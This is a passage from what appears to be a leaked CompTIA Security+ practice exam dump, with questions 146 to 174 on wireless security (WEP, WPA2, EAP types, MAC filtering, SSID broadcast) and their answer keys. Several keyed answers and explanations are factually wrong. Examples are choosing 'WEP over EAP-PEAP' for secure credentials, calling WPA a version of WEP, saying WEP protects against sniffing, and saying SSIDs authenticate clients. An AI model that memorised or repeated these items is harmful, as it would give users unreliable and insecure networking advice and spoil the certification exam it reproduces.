D: WEP was replaced by WPA to offer a more secure solution.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 59- 62.

#### **QUESTION 146**

A malicious user is sniffing a busy encrypted wireless network waiting for an authorized client to connect to it. Only after an authorized client has connected and the hacker was able to capture the client handshake with the AP can the hacker begin a brute force attack to discover the encryption key.

Which of the following attacks is taking place?

- A. IV attack
- B. WEP cracking
- C. WPA cracking
- D. Rogue AP

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

There are three steps to penetrating a WPA-protected network.

Sniffing

Parsing

Attacking

Incorrect Answers:

A: Packet sniffing is not used for an IV attack.

B: WEP provides protection from packet sniffing and eavesdropping against wireless transmissions

D: Packet sniffing is not used for the Rogue AP.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 64, 189, 192.  
[www.tomshardware.com/reviews/wireless-security-hack,2981-6.html](http://www.tomshardware.com/reviews/wireless-security-hack,2981-6.html)

**QUESTION 147**

Which of the following is a step in deploying a WPA2-Enterprise wireless network?

- A. Install a token on the authentication server
- B. Install a DHCP server on the authentication server
- C. Install an encryption key on the authentication server
- D. Install a digital certificate on the authentication server

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

When setting up a wireless network, you'll find two very different modes of Wi-Fi Protected Access (WPA) security, which apply to both the WPA and WPA2 versions.

The easiest to setup is the Personal mode, technically called the Pre-Shared Key (PSK) mode. It doesn't require anything beyond the wireless router or access points (APs) and uses a single passphrase or password for all users/devices. The other is the Enterprise mode --which should be used by businesses and organizations--and is also known as the RADIUS, 802.1X, 802.11i, or EAP mode. It provides better security and key management, and supports other enterprise-type functionality, such as VLANs and NAP. However, it requires an external authentication server, called a Remote Authentication Dial In User Service (RADIUS) server to handle the 802.1X authentication of users.

To help you better understand the process of setting up WPA/WPA2-Enterprise and 802.1X, here's the basic overall steps:

Choose, install, and configure a RADIUS server, or use a hosted service.

Create a certificate authority (CA), so you can issue and install a digital certificate onto the RADIUS server, which may be done as a part of the RADIUS server installation and configuration. Alternatively, you could purchase a digital certificate from a public CA, such as GoDaddy or Verisign, so you don't have to install the server certificate on all the clients. If using EAP-TLS, you'd also create digital certificates for each end-user. On the server, populate the RADIUS client database with the IP address and shared secret for each AP.

On the server, populate user data with usernames and passwords for each end-user.

On each AP, configure the security for WPA/WPA2-Enterprise and input the RADIUS server IP address and the shared secret you created for that particular AP.

On each Wi-Fi computer and device, configure the security for WPA/WPA2-Enterprise and set the 802.1X authentication settings.

**Incorrect Answers:**

A: A token is not required on the authentication server when configuring WPA-Enterprise.

B: DHCP (Dynamic Host Configuration Protocol) does not have to be installed on the authentication server. You don't have to use DHCP at all although it is easier if you do. However, DHCP is usually configured on a dedicated device, not on the authentication server.

C: You don't install an encryption key on the authentication server when configuring WPA- Enterprise. You install a digital certificate. The private key of the

certificate is then used to create secure connections.

References:

<http://www.windowsnetworking.com/articles-tutorials/wireless-networking/Deploying-WPA2- Enterprise-Wi-Fi-Security-Small-Businesses.html>

**QUESTION 148**

A security administrator must implement a wireless security system, which will require users to enter a 30 character ASCII password on their accounts. Additionally the system must support 3DS wireless encryption.

Which of the following should be implemented?

- A. WPA2-CCMP with 802.1X
- B. WPA2-PSK
- C. WPA2-CCMP
- D. WPA2-Enterprise

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

D: WPA-Enterprise is also referred to as WPA-802.1X mode, and sometimes just WPA (as opposed to WPA-PSK), this is designed for enterprise networks and requires a RADIUS authentication server. This requires a more complicated setup, but provides additional security (e.g. protection against dictionary attacks on short passwords). Various kinds of the Extensible Authentication Protocol (EAP) are used for authentication. RADIUS can be managed centrally, and the servers that allow access to a network can verify with a RADIUS server whether an incoming caller is authorized. Thus the RADIUS server can perform all authentications. This will require users to use their passwords on their user accounts.

**Incorrect Answers:**

A & C: CCMP is a block cipher that makes use of a 128 bit key. CCMP provides the following security services: Data confidentiality; ensures only authorized parties can access the information; Authentication; provides proof of genuineness of the user; Access control in conjunction with layer management. However, WPA2 includes support for CCMP.

B: EAP-PSK is documented in an experimental RFC that provides a lightweight and extensible EAP method that does not require any public-key cryptography.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 145, 172, 182.

**QUESTION 149**

Configuring key/value pairs on a RADIUS server is associated with deploying which of the following?

- A. WPA2-Enterprise wireless network

- B. DNS secondary zones
- C. Digital certificates
- D. Intrusion detection system

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

WPA2-Enterprise is designed for enterprise networks and requires a RADIUS authentication server.

Incorrect Answers:

B: A secondary zone is merely a copy of a primary zone that is hosted on another server.

C: Digital certificates are used for proving the identity of a user or the source of an object.

D: An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station.

References:

[http://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)

<https://technet.microsoft.com/en-us/library/cc771898.aspx> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61.

### **QUESTION 150**

A security administrator must implement a network authentication solution which will ensure encryption of user credentials when users enter their username and password to authenticate to the network.

Which of the following should the administrator implement?

- A. WPA2 over EAP-TTLS
- B. WPA-PSK
- C. WPA2 with WPS
- D. WEP over EAP-PEAP

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

D: Wired Equivalent Privacy (WEP) is designed to provide security equivalent to that of a wired network. WEP has vulnerabilities and isn't considered highly secure.

Extensible Authentication Protocol (EAP) provides a framework for authentication that is often used with wireless networks. Among the five EAP types adopted by the WPA/ WPA2 standard are EAP-TLS, EAP- PSK, EAP-MD5, as well as LEAP and PEAP. PEAP is similar in design to EAP-TTLS, requiring only a server-side PKI certificate to create a secure TLS tunnel to protect user authentication, and uses server-side public key certificates to authenticate the server. It then creates an encrypted TLS tunnel between the client and the authentication server. In most configurations, the keys for this encryption are transported using the server's public key. The ensuing exchange of authentication information inside the tunnel to authenticate the client is then encrypted and user credentials are safe from eavesdropping.

Incorrect Answers:

A: WPA2 is a more recent version of WEP. Although many consider PEAP and EAP-TTLS to be similar options, PEAP is more secure because it establishes an encrypted channel between the server and the client. EAP-Tunneled Transport Layer Security (EAP-TTLS) is an EAP protocol that extends TLS. With EAP TTLS the client can, but does not have to be authenticated via a CA-signed PKI certificate to the server.

B: WPA is basically a version of WEP. EAP-PSK, defined in RFC 4764, is an EAP method for mutual authentication and session key derivation using a Pre-Shared Key (PSK). EAP-PSK is documented in an experimental RFC that provides a lightweight and extensible EAP method that does not require any public-key cryptography. The EAP method protocol exchange is done in a minimum of four messages.

C: WPA2 is a more recent version of WEP but does not ensure encryption of user credentials when they enter their usernames and passwords to authenticate to the network.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 181.

### QUESTION 151

Which of the following BEST describes the weakness in WEP encryption?

- A. The initialization vector of WEP uses a crackable RC4 encryption algorithm.  
Once enough packets are captured an XOR operation can be performed and the asymmetric keys can be derived.
- B. The WEP key is stored in plain text and split in portions across 224 packets of random data.  
Once enough packets are sniffed the IV portion of the packets can be removed leaving the plain text key.
- C. The WEP key has a weak MD4 hashing algorithm used.  
A simple rainbow table can be used to generate key possibilities due to MD4 collisions.
- D. The WEP key is stored with a very small pool of random numbers to make the cipher text.  
As the random numbers are often reused it becomes easy to derive the remaining WEP key.

Correct Answer: D

Section: Network Security

Explanation

#### Explanation/Reference:

Section: Network Security

WEP is based on RC4, but due to errors in design and implementation, WEP is weak in a number of areas, two of which are the use of a static common key and poor implementation of initiation vectors (IVs). When the WEP key is discovered, the attacker can join the network and then listen in on all other wireless client communications.

Incorrect Answers:

- A: RC4 itself is not crack-able, but the IV that is crack-able.
- B: The initialization vector (IV) that WEP uses for encryption is 24-bit and IVs are reused with the same key. By examining the repeating result, it is easy for intruders to crack the WEP secret key, known as an IV attack.
- C: WEP does not use the MD4 hashing algorithm, but RC4.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 189.

### QUESTION 152

Which of the following would satisfy wireless network implementation requirements to use mutual authentication and usernames and passwords?

- A. EAP-MD5
- B. WEP
- C. PEAP-MSCHAPv2
- D. EAP-TLS

Correct Answer: C

Section: Network Security

Explanation

Explanation/Reference:

Section: Network Security

PEAP-MS-CHAP v2 is easier to deploy than EAP-TLS or PEAP-TLS because user authentication is accomplished via password-base credentials (user name and password) rather than digital certificates or smart cards.

Incorrect Answers:

- A: MD5 has been employed in a wide selection of cryptographic applications, and is also commonly used to verify data integrity.
- B: Usernames and passwords are not required for WEP authentication.
- D: Authenticated wireless access design based on Extensible Authentication Protocol Transport Level Security (EAP-TLS) can use either smart cards or user and computer certificates to authenticate wireless access clients. EAP-TLS does not use usernames and passwords for authentication.

References:

[https://technet.microsoft.com/en-us/library/dd348500\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd348500(v=ws.10).aspx) [https://technet.microsoft.com/en-us/library/dd348478\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd348478(v=ws.10).aspx) <http://en.wikipedia.org/wiki/MD5>

### QUESTION 153

Matt, a systems security engineer, is determining which credential-type authentication to use within a planned 802.1x deployment. He is looking for a method that does not require a client certificate, has a server side certificate, and uses TLS tunnels for encryption. Which credential type authentication method BEST fits these requirements?

- A. EAP-TLS
- B. EAP-FAST
- C. PEAP-CHAP
- D. PEAP-MSCHAPv2

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

PEAP-MS-CHAP v2 is easier to deploy than EAP-TLS or PEAP-TLS because user authentication is accomplished via password-base credentials (user name and password) rather than digital certificates or smart cards. Only servers running Network Policy Server (NPS) or PEAP-MS-CHAP v2 are required to have a certificate.

**Incorrect Answers:**

A: Authenticated wireless access design based on Extensible Authentication Protocol Transport Level Security (EAP-TLS) can use either smart cards or user and computer certificates to authenticate wireless access clients. EAP-TLS does not use usernames and passwords for authentication.

B: EAP-FAST does not make use of TLS, but PAC (Protected Access Credentials).

C: CHAP intermittently authenticates the identity of the client via a three-way handshake.

**References:**

[https://technet.microsoft.com/en-us/library/dd348500\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd348500(v=ws.10).aspx) [https://technet.microsoft.com/en-us/library/dd348478\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd348478(v=ws.10).aspx) <http://www.techrepublic.com/article/ultimate-wireless-security-guide-a-primer-on-cisco-eap-fast-authentication/> [http://en.wikipedia.org/wiki/Challenge-Handshake.Authentication\\_Protocol](http://en.wikipedia.org/wiki/Challenge-Handshake.Authentication_Protocol)

#### **QUESTION 154**

Which of the following means of wireless authentication is easily vulnerable to spoofing?

- A. MAC Filtering
- B. WPA - LEAP
- C. WPA - PEAP
- D. Enabled SSID

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

Each network interface on your computer or any other networked device has a unique MAC address. These MAC addresses are assigned in the factory, but you can easily change, or "spoof," MAC addresses in software.

Networks can use MAC address filtering, only allowing devices with specific MAC addresses to connect to a network. This isn't a great security tool because people can spoof their MAC addresses.

**Incorrect Answers:**

B: WPA LEAP (Wifi Protected Access Lightweight Extensible Authentication Protocol) combine to ensure a secure wireless authentication method.

WPA LEAP is not easily vulnerable to spoofing.

C: WPA PEAP (Wifi Protected Access Protected Extensible Authentication Protocol) combine to ensure a secure wireless authentication method. WPA PEAP is not easily vulnerable to spoofing.

D: Enabling SSID broadcasting makes the wireless network visible to clients. It is not a means of wireless authentication.

**References:**

<http://www.howtogeek.com/192173/how-and-why-to-change-your-mac-address-on-windows-linux-and-mac/> <http://www.tech-faq.com/eap-leap-peap-and-eap-tls-and-eap-ttls.html>

**QUESTION 155**

Ann, a sales manager, successfully connected her company-issued smartphone to the wireless network in her office without supplying a username/ password combination. Upon disconnecting from the wireless network, she attempted to connect her personal tablet computer to the same wireless network and could not connect.

Which of the following is MOST likely the reason?

- A. The company wireless is using a MAC filter.
- B. The company wireless has SSID broadcast disabled.
- C. The company wireless is using WEP.
- D. The company wireless is using WPA2.

**Correct Answer: A****Section: Network Security****Explanation****Explanation/Reference:****Section: Network Security**

MAC filtering allows you to include or exclude computers and devices based on their MAC address.

**Incorrect Answers:**

B: because she could connect to the wireless with the first device, the SSID must be broadcasting.

C, D: Both WEP and WPA2 require a password or phrase.

References:

<https://technet.microsoft.com/en-us/magazine/ff521761.aspx> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61.

### QUESTION 156

After entering the following information into a SOHO wireless router, a mobile device's user reports being unable to connect to the network:

PERMIT 0A: D1: FA. B1: 03: 37  
DENY 01: 33: 7F: AB: 10: AB

Which of the following is preventing the device from connecting?

- A. WPA2-PSK requires a supplicant on the mobile device.
- B. Hardware address filtering is blocking the device.
- C. TCP/IP Port filtering has been implemented on the SOHO router.
- D. IP address filtering has disabled the device from connecting.

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

MAC filtering allows you to include or exclude computers and devices based on their MAC address.

Incorrect Answers:

A: WPA2-PSK is used to encrypt a network using a plain-English passphrase between 8 and 63 characters long. C, D: The information entered into the SOHO wireless router are MAC addresses, therefore these options are not valid.

References:

<https://technet.microsoft.com/en-us/magazine/ff521761.aspx> [http://www.webopedia.com/TERM/W/WPA2\\_PSK.html](http://www.webopedia.com/TERM/W/WPA2_PSK.html)

### QUESTION 157

A security analyst has been tasked with securing a guest wireless network. They recommend the company use an authentication server but are told the funds are not available to set this up. Which of the following BEST allows the analyst to restrict user access to approved devices?

- A. Antenna placement
- B. Power level adjustment
- C. Disable SSID broadcasting
- D. MAC filtering

**Correct Answer:** D

**Section: Network Security**  
**Explanation**

**Explanation/Reference:**

Section: Network Security

A MAC filter is a list of authorized wireless client interface MAC addresses that is used by a WAP to block access to all unauthorized devices.

Incorrect Answers:

A, B: This will increase or decrease signal strength and availability, but will not restrict user access.

C: Numerous networks broadcast their name (known as an SSID broadcast) to reveal their presence. Removing the presence will affect both authorized and unauthorized devices.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61.

**QUESTION 158**

If you don't know the MAC address of a Linux-based machine, what command-line utility can you use to ascertain it?

- A. macconfig
- B. ifconfig
- C. ipconfig
- D. config

**Correct Answer: B**

**Section: Network Security**  
**Explanation**

**Explanation/Reference:**

Section: Network Security

To find MAC address of a Unix/Linux workstation, use ifconfig or ip a.

Incorrect Answers:

A: macconfig is not a valid command-line utility.

C: To find MAC address of a Windows-based workstation, use ipconfig.

D: config on its own will not solve the problem.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 60.

**QUESTION 159**

An organization does not want the wireless network name to be easily discovered. Which of the following software features should be configured on the access

points?

- A. SSID broadcast
- B. MAC filter
- C. WPA2
- D. Antenna placement

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Numerous networks broadcast their name (known as an SSID broadcast) to reveal their presence.

Incorrect Answers:

B: A MAC filter is a list of authorized wireless client interface MAC addresses that is used by a WAP to block access to all unauthorized devices. It does not, however, make finding the wireless network name any easier.

C: WPA2 deals with encryption, not the wireless network name.

D: This will increase or decrease signal strength and availability, but has nothing to do with the wireless network name being discovered.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 183. Stewart, James Michael, CompTIA Security + Review Guide, Sybex, Indianapolis, 2014, p 61.

### **QUESTION 160**

A security architect wishes to implement a wireless network with connectivity to the company's internal network. Before they inform all employees that this network is being put in place, the architect wants to roll it out to a small test segment. Which of the following allows for greater secrecy about this network during this initial phase of implementation?

- A. Disabling SSID broadcasting
- B. Implementing WPA2 - TKIP
- C. Implementing WPA2 - CCMP
- D. Filtering test workstations by MAC address

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

#### Section: Network Security

Network administrators may choose to disable SSID broadcast to hide their network from unauthorized personnel. However, the SSID is still needed to direct packets to and from the base station, so it's a discoverable value using a wireless packet sniffer. Thus, the SSID should be disabled if the network isn't for public use.

#### Incorrect Answers:

- B: WPA2 makes use of CCMP, not TKIP.
- C: WPA2 is an encryption scheme, but it will not make discovering the network difficult.
- D: This will block devices not included in the MAC address list from accessing the network, but it will not make discovering the network difficult.

#### References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 60, 61.

### QUESTION 161

While previously recommended as a security measure, disabling SSID broadcast is not effective against most attackers because network SSIDs are:

- A. no longer used to authenticate to most wireless networks.
- B. contained in certain wireless packets in plaintext.
- C. contained in all wireless broadcast packets by default.
- D. no longer supported in 802.11 protocols.

#### Correct Answer: B

#### Section: Network Security

#### Explanation

#### Explanation/Reference:

#### Section: Network Security

The SSID is still required for directing packets to and from the base station, so it can be discovered using a wireless packet sniffer.

#### Incorrect Answers:

- A, D: The SSID is still used as a unique identifier for a wireless LAN. It is therefore still valid for authentication, and also still supported in 802.11 protocols.
- C: Devices which are configured to connect to a network which does not broadcast its SSID may try to connect to the network by broadcasting for the network. This results in the SSID being revealed to wireless snoopers in the vicinity of the device. It is not included by default.

#### References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61. [http://en.wikipedia.org/wiki/Service\\_set\\_\(802.11\\_network\)](http://en.wikipedia.org/wiki/Service_set_(802.11_network))

### QUESTION 162

A company provides secure wireless Internet access for visitors and vendors working onsite. Some of the vendors using older technology report that they are unable to access the wireless network after entering the correct network information. Which of the following is the MOST likely reason for this issue?

- A. The SSID broadcast is disabled.
- B. The company is using the wrong antenna type.
- C. The MAC filtering is disabled on the access point.
- D. The company is not using strong enough encryption.

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

When the SSID is broadcast, any device with an automatic detect and connect feature is able to see the network and can initiate a connection with it. The fact that they cannot access the network means that they are unable to see it.

Incorrect Answers:

- B: The antenna type deals with signal strength and direction. It will not have a bearing on whether technology is older.
- C: The network information is being given to the vendors, therefore MAC filtering is not the issue.
- D: The network information is being given to the vendors, therefore encryption is not the issue.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61.

### **QUESTION 163**

Which of the following best practices makes a wireless network more difficult to find?

- A. Implement MAC filtering
- B. UseWPA2-PSK
- C. Disable SSID broadcast
- D. Power down unused WAPs

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network administrators may choose to disable SSID broadcast to hide their network from unauthorized personnel. However, the SSID is still needed to direct packets to and from the base station, so it's a discoverable value using a wireless packet sniffer. Thus, the SSID should be disabled if the network isn't for public use.

Incorrect Answers:

A: A MAC filter is a list of authorized wireless client interface MAC addresses that is used by a WAP to block access to all unauthorized devices. It does not, however, increase the difficulty of finding a wireless network.

B: WPA-Personal, also referred to as WPA-PSK (Pre-shared key) mode, is designed for home and small office networks and doesn't require an authentication server. Each wireless network device authenticates with the access point using the same 256-bit key generated from a password or passphrase. Using this option will not decrease the chances of discovering the wireless network.

D: Using this option will not decrease the chances of discovering the wireless network in use.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61.

[http://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)

**QUESTION 164**

Jane, the security administrator, sets up a new AP but realizes too many outsiders are able to connect to that AP and gain unauthorized access. Which of the following would be the BEST way to mitigate this issue and still provide coverage where needed? (Select TWO).

- A. Disable the wired ports
- B. Use channels 1, 4 and 7 only
- C. Enable MAC filtering
- D. Disable SSID broadcast
- E. Switch from 802.11a to 802.11b

**Correct Answer:** CD

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Network administrators may choose to disable SSID broadcast to hide their network from unauthorized personnel. However, the SSID is still needed to direct packets to and from the base station, so it's a discoverable value using a wireless packet sniffer. Thus, the SSID should be disabled if the network isn't for public use.

A MAC filter is a list of authorized wireless client interface MAC addresses that is used by a WAP to block access to all unauthorized devices.

**Incorrect Answers:**

A: Disabling the wired ports will not prevent outsiders from connecting to the AP and gaining unauthorized access.

B: Selecting the correct channels will prevent interference, not unauthorized access.

E: Doing this will decrease the bandwidth and increase the risk of interference.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 61. [https://technet.microsoft.com/en-us/library/cc783011\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc783011(v=ws.10).aspx)

**QUESTION 165**

Which of the following wireless security technologies continuously supplies new keys for WEP?

- A. TKIP
- B. Mac filtering
- C. WPA2
- D. WPA

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

TKIP is a suite of algorithms that works as a "wrapper" to WEP, which allows users of legacy WLAN equipment to upgrade to TKIP without replacing hardware. TKIP uses the original WEP programming but "wraps" additional code at the beginning and end to encapsulate and modify it.

Incorrect Answers:

B: Networks can use MAC address filtering, only allowing devices with specific MAC addresses to connect to a network. It does not continuously supply new keys for WEP.

C: WPA2 makes use of Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) and is a more secure standard than WEP or WPA.

D: WPA replaces WEP, and also uses TKIP.

References:

[http://www.howtogeek.com/192173/how-and-why-to-change-your-mac-address-on-windows- linux-and-mac/](http://www.howtogeek.com/192173/how-and-why-to-change-your-mac-address-on-windows-linux-and-mac/) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 172, 173.

#### **QUESTION 166**

A network administrator has been tasked with securing the WLAN. Which of the following cryptographic products would be used to provide the MOST secure environment for the WLAN?

- A. WPA2 CCMP
- B. WPA
- C. WPA with MAC filtering
- D. WPA2 TKIP

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

CCMP is the standard encryption protocol for use with the WPA2 standard and is much more secure than the WEP protocol and TKIP protocol of WPA.

CCMP provides the following security services:

Data confidentiality; ensures only authorized parties can access the information Authentication; provides proof of genuineness of the user Access control in conjunction with layer management

Because CCMP is a block cipher mode using a 128-bit key, it is secure against attacks to the 264 steps of operation.

**Incorrect Answers:**

B: The Wi-Fi Alliance intended WPA as an intermediate measure to take the place of WEP pending the availability of the full IEEE 802.11i standard. The WPA protocol implements much of the IEEE 802.11i standard. Specifically, the Temporal Key Integrity Protocol (TKIP) was adopted for WPA. WEP used a 40-bit or 104-bit encryption key that must be manually entered on wireless access points and devices and does not change. TKIP employs a per-packet key, meaning that it dynamically generates a new 128-bit key for each packet and thus prevents the types of attacks that compromised WEP. WPA also includes a message integrity check. This is designed to prevent an attacker from capturing, altering and/or resending data packets. This replaces the cyclic redundancy check (CRC) that was used by the WEP standard. CRC's main flaw was that it did not provide a sufficiently strong data integrity guarantee for the packets it handled. Well tested message authentication codes existed to solve these problems, but they required too much computation to be used on old network cards. WPA uses a message integrity check algorithm called Michael to verify the integrity of the packets. Michael is much stronger than a CRC, but not as strong as the algorithm used in WPA2.

C: WPA even with the added security of MAC filtering is still inherently less secure than WPA2.

D: CCMP is the standard encryption protocol for use with the WPA2 standard and is much more secure than the TKIP protocol of WPA.

**References:**

<http://en.wikipedia.org/wiki/CCMP>

[http://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)

**QUESTION 167**

An access point has been configured for AES encryption but a client is unable to connect to it. Which of the following should be configured on the client to fix this issue?

- A. WEP
- B. CCMP
- C. TKIP
- D. RC4

**Correct Answer: B**

**Section: Network Security****Explanation****Explanation/Reference:****Section: Network Security**

CCMP is an encryption protocol designed for Wireless LAN products that implement the standards of the IEEE 802.11i amendment to the original IEEE 802.11 standard. CCMP is an enhanced data cryptographic encapsulation mechanism designed for data confidentiality and based upon the Counter Mode with CBC-MAC

(CCM) of the AES standard.

Incorrect Answers:

- A: WEP is based on RC4, and does not use AES.
- C: TKIP is a basis for WPA.
- D: RC4 is the basis of WEP.

References:

<http://en.wikipedia.org/wiki/CCMP>

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 59, 60.

### QUESTION 168

A security administrator wishes to increase the security of the wireless network. Which of the following BEST addresses this concern?

- A. Change the encryption from TKIP-based to CCMP-based.
- B. Set all nearby access points to operate on the same channel.
- C. Configure the access point to use WEP instead of WPA2.
- D. Enable all access points to broadcast their SSIDs.

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

CCMP makes use of 128-bit AES encryption with a 48-bit initialization vector. This initialization vector makes cracking a bit more difficult.

Incorrect Answers:

B: Wireless APs with overlapping signals should use unique channel frequencies to reduce interference between them.

C: WEP is not a secure encryption protocol.

D: This will make the network visible, and open for attacks.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172, 178.

[https://technet.microsoft.com/en-us/library/cc783011\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc783011(v=ws.10).aspx)

### QUESTION 169

The security administrator has been tasked to update all the access points to provide a more secure connection. All access points currently use WPA TKIP for encryption. Which of the following would be configured to provide more secure connections?

- A. WEP

- B. WPA2 CCMP
- C. Disable SSID broadcast and increase power levels
- D. MAC filtering

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

CCMP makes use of 128-bit AES encryption with a 48-bit initialization vector. This initialization vector makes cracking a bit more difficult.

Incorrect Answers:

- A: WEP is not a secure encryption protocol.
- C: This will only cloak the network, and increase the signal strength.
- D: MAC filtering is vulnerable to spoof attacks.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172, 178.

### **QUESTION 170**

A system administrator wants to enable WPA2 CCMP. Which of the following is the only encryption used?

- A. RC4
- B. DES
- C. 3DES
- D. AES

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Cipher Block Chaining Message Authentication Code Protocol (CCMP) makes use of 128-bit AES encryption with a 48-bit initialization vector.

Incorrect Answers:

- A, B, C: These are not used by CCMP

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172, 250.

### QUESTION 171

Jane, an administrator, needs to make sure the wireless network is not accessible from the parking area of their office. Which of the following would BEST help Jane when deploying a new access point?

- A. Placement of antenna
- B. Disabling the SSID
- C. Implementing WPA2
- D. Enabling the MAC filtering

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section:** Network Security

You should try to avoid placing access points near metal (which includes appliances) or near the ground. Placing them in the center of the area to be served and high enough to get around most obstacles is recommended. On the chance that the signal is actually traveling too far, some access points include power level controls, which allow you to reduce the amount of output provided.

**Incorrect Answers:**

- B: This option would "cloak" the network, not limit its signal strength.
- C: This deals with authentication and would not make sure that the network is inaccessible from the parking area.
- D: This would require clients to furnish the security administrator with their device's MAC address.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172, 177, 178, 183.

### QUESTION 172

A security team has identified that the wireless signal is broadcasting into the parking lot. To reduce the risk of an attack against the wireless network from the parking lot, which of the following controls should be used? (Select TWO).

- A. Antenna placement
- B. Interference
- C. Use WEP
- D. Single Sign on
- E. Disable the SSID
- F. Power levels

**Correct Answer:** AF

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Placing the antenna in the correct position is crucial. You can then adjust the power levels to exclude the parking lot.

Incorrect Answers:

B: Interference could disrupt the signal in the building as well.

C: WEP is not a secure encryption protocol.

D: This allows users access to all the applications and systems they need when they log on.

E: This option would "cloak" the network, not limit its signal strength.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 149, 171, 177, 183.

### **QUESTION 173**

Which of the following would Pete, a security administrator, do to limit a wireless signal from penetrating the exterior walls?

- A. Implement TKIP encryption
- B. Consider antenna placement
- C. Disable the SSID broadcast
- D. Disable WPA

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Cinderblock walls, metal cabinets, and other barriers can reduce signal strength significantly.

Therefore, antenna placement is critical.

Incorrect Answers:

A: This option deals with encryption, not signal strength.

C: This option would "cloak" the network, not limit its signal strength.

D: This option deals with authentication, not signal strength.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172, 173, 177, 183.

**QUESTION 174**

Ann, a security administrator, has concerns regarding her company's wireless network. The network is open and available for visiting prospective clients in the conference room, but she notices that many more devices are connecting to the network than should be.



<http://www.gratisexam.com/>

Which of the following would BEST alleviate Ann's concerns with minimum disturbance of current functionality for clients?

- A. Enable MAC filtering on the wireless access point.
- B. Configure WPA2 encryption on the wireless access point.
- C. Lower the antenna's broadcasting power.
- D. Disable SSID broadcasting.

**Correct Answer:** C

**Section:** Network Security

**Explanation**

